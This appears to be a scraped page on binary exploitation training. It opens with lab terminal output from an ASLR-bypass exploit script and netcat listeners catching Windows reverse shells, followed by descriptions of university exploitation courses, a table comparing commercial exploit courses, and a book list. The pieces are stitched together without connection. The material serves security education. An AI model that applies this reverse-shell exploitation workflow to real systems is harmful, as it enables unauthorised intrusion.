[+] Bad chars provided: 0x0, 0x9, 0xa, 0xc, 0xd, 0x20
[+] Second byte is clean: 0x16
[+] Found clean base address after 1 attempts!
[+] WriteProcessMemory address: 0x76fc2890
[+] Exploit sent!
[+] Exploit completed!
```

```
(kali㉿kali)-[~/workshops/be101]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.232.10] 52966
Microsoft Windows [Version 10.0.16299.15]
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C:\Windows\system32>
```

```
$ python3 aslr4.py
[+] Leaked function address is at: 0x31314e0
[+] libeay32IBM019Base base address is at: 0x3130000
[+] Bad chars provided: 0x0, 0x9, 0xa, 0xc, 0xd, 0x20
[+] Second byte is clean: 0x13
[+] Found clean base address after 1 attempts!
[+] WriteProcessMemory address: 0x76fc2890
[+] Exploit sent!
[+] Exploit completed!
```

```
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.232.10] 52970
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

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Every dojo has its sensei. This platform is maintained by an [awesome team](#) of hackers at Arizona State University. It powers much of ASU's cybersecurity curriculum, and is open, for free, to participation for interested people around the world!

## Modern Binary Exploitation - CSCI 4968

This repository contains the materials as developed and used by RPSEC to teach Modern Binary Exploitation at [Rensselaer Polytechnic Institute](#) in Spring 2015. This was a university course developed and run solely by students to teach skills in vulnerability research, reverse engineering, and binary exploitation.



### {} C Fundamentals

Reverse Engineering

Memory Corruption

Shellcoding

Stack Cookies

Return Oriented Programming

IOT Mission

Address Space Layout Randomization

Heap Exploitation

Miscellaneous Bug Classes

Race Conditions

Infiltration Mission

| Vendor                         | Offensive Security                                                                                                                                                                                                                                                                                |      | Ret2 Systems | SANS |     | Corelan  |          |
|--------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|--------------|------|-----|----------|----------|
|                                | OSED                                                                                                                                                                                                                                                                                              | OSEE | Foundations  | 660  | 760 | Bootcamp | Advanced |
| <b>Disclaimer</b>              | All information is based on what can be inferred from the publicly available course syllabi at the time of writing.<br>As such, there are certainly topics that may be covered but not explicitly mentioned.<br>Read the course descriptions yourself for a better understand of what is covered. |      |              |      |     |          |          |
| <b>Shellcoding</b>             | x86 Assembly                                                                                                                                                                                                                                                                                      | y    |              | y    |     | y        |          |
|                                | x86-64 Assembly                                                                                                                                                                                                                                                                                   |      | y            | y    | y   | y        | y        |
|                                | Windows API                                                                                                                                                                                                                                                                                       | y    | y            | y    | y   | y        | y        |
|                                | Linux Syscalls                                                                                                                                                                                                                                                                                    |      |              | y    | y   |          |          |
|                                | Constrained shellcode                                                                                                                                                                                                                                                                             | y    |              | y    |     | y        |          |
|                                | Egghunters                                                                                                                                                                                                                                                                                        | y    |              |      |     | y        |          |
| <b>Vulnerability Classes</b>   | Linear Buffer Overflow                                                                                                                                                                                                                                                                            | y    |              | y    | y   | y        | y        |
|                                | Stack                                                                                                                                                                                                                                                                                             | y    |              | y    | y   | y        | y        |
|                                | Heap                                                                                                                                                                                                                                                                                              |      |              | y    |     |          | y        |
|                                | Out-of-Bounds Access                                                                                                                                                                                                                                                                              |      |              |      | y   |          | y        |
|                                | Format-String Attacks                                                                                                                                                                                                                                                                             | y    |              |      | y   |          |          |
|                                | Double Free                                                                                                                                                                                                                                                                                       |      |              |      |     |          | y        |
|                                | Use-after-Free                                                                                                                                                                                                                                                                                    |      | y            | y    |     |          | y        |
|                                | Type Confusion                                                                                                                                                                                                                                                                                    | y    |              |      |     |          | y        |
|                                | Integer Issues (Truncation/Overflow/Signedness)                                                                                                                                                                                                                                                   |      |              | y    |     |          |          |
|                                | Double Fetch                                                                                                                                                                                                                                                                                      |      |              | y    |     |          |          |
|                                | Uninitialized Memory                                                                                                                                                                                                                                                                              |      |              | y    |     |          | y        |
|                                | Race Condition                                                                                                                                                                                                                                                                                    |      |              | y    |     |          |          |
| <b>Exploitation Techniques</b> | Saved-Ret Overwrite                                                                                                                                                                                                                                                                               | y    | y            | y    | y   | y        |          |
|                                | SEH Overwrite (Win32 Only)                                                                                                                                                                                                                                                                        | y    |              |      | y   | y        |          |
|                                | Return-Oriented-Programming                                                                                                                                                                                                                                                                       | y    | y            | y    | y   | y        | y        |
|                                | Stack Pivoting                                                                                                                                                                                                                                                                                    |      | y            | y    |     |          |          |
|                                | Heap Grooming                                                                                                                                                                                                                                                                                     | y    | y            |      |     |          | y        |
|                                | Data Attacks                                                                                                                                                                                                                                                                                      | y    |              |      |     |          |          |
|                                | Primitive Chaining                                                                                                                                                                                                                                                                                | y    |              |      | y   |          |          |
|                                | Object Crafting                                                                                                                                                                                                                                                                                   | y    |              |      |     |          | y        |
|                                | Allocator Exploit Techniques                                                                                                                                                                                                                                                                      |      |              |      | y   |          | y        |
| <b>Mitigation</b>              | DEP                                                                                                                                                                                                                                                                                               | y    | y            | y    | y   | y        | y        |
|                                | ASLR and friends                                                                                                                                                                                                                                                                                  | y    | y            | y    | y   | y        | y        |
|                                | Stack Cookie                                                                                                                                                                                                                                                                                      |      |              | y    | y   |          | y        |
|                                | Control Flow Integrity                                                                                                                                                                                                                                                                            | y    |              |      | y   |          |          |
|                                | Arbitrary Code Guard                                                                                                                                                                                                                                                                              | y    |              |      | y   |          |          |
|                                | SMEP (kernel)                                                                                                                                                                                                                                                                                     | y    |              |      |     |          |          |
| <b>Vulnerability Research</b>  | Reverse Engineering                                                                                                                                                                                                                                                                               | y    |              | y    | y   |          |          |
|                                | Manual Auditing/Testing                                                                                                                                                                                                                                                                           | y    |              | y    | y   |          |          |
|                                | Diffing                                                                                                                                                                                                                                                                                           |      |              |      | y   |          |          |
|                                | Fuzzing                                                                                                                                                                                                                                                                                           |      |              | y    | y   |          | y        |
|                                | Windows Internals                                                                                                                                                                                                                                                                                 | y    |              |      | y   |          |          |
|                                | Heap Internals                                                                                                                                                                                                                                                                                    | y    | y            |      | y   |          | y        |
|                                | Browser/JS Engine Internals                                                                                                                                                                                                                                                                       | y    |              |      |     |          |          |

## Books:

- Hacking: The Art of Exploitation (2nd Edition)
- The Shellcoder's Handbook (2nd Edition)
- Gray Hat Hacking: The Ethical Hacker's Handbook (6th Edition)
- From Day Zero to Zero Day: A Hands-On Guide to Vulnerability Research
- A Guide to Kernel Exploitation: Attacking the Core
- The Art of Software Security Assessment
- Blue Fox: Arm Assembly Internals and Reverse Engineering
- Practical Binary Analysis
- Rootkits: Subverting the Windows Kernel
- Heap Exploitation (Dhaval Kapil)
- A Noob's Guide To ARM Exploitation

That's all Folks!

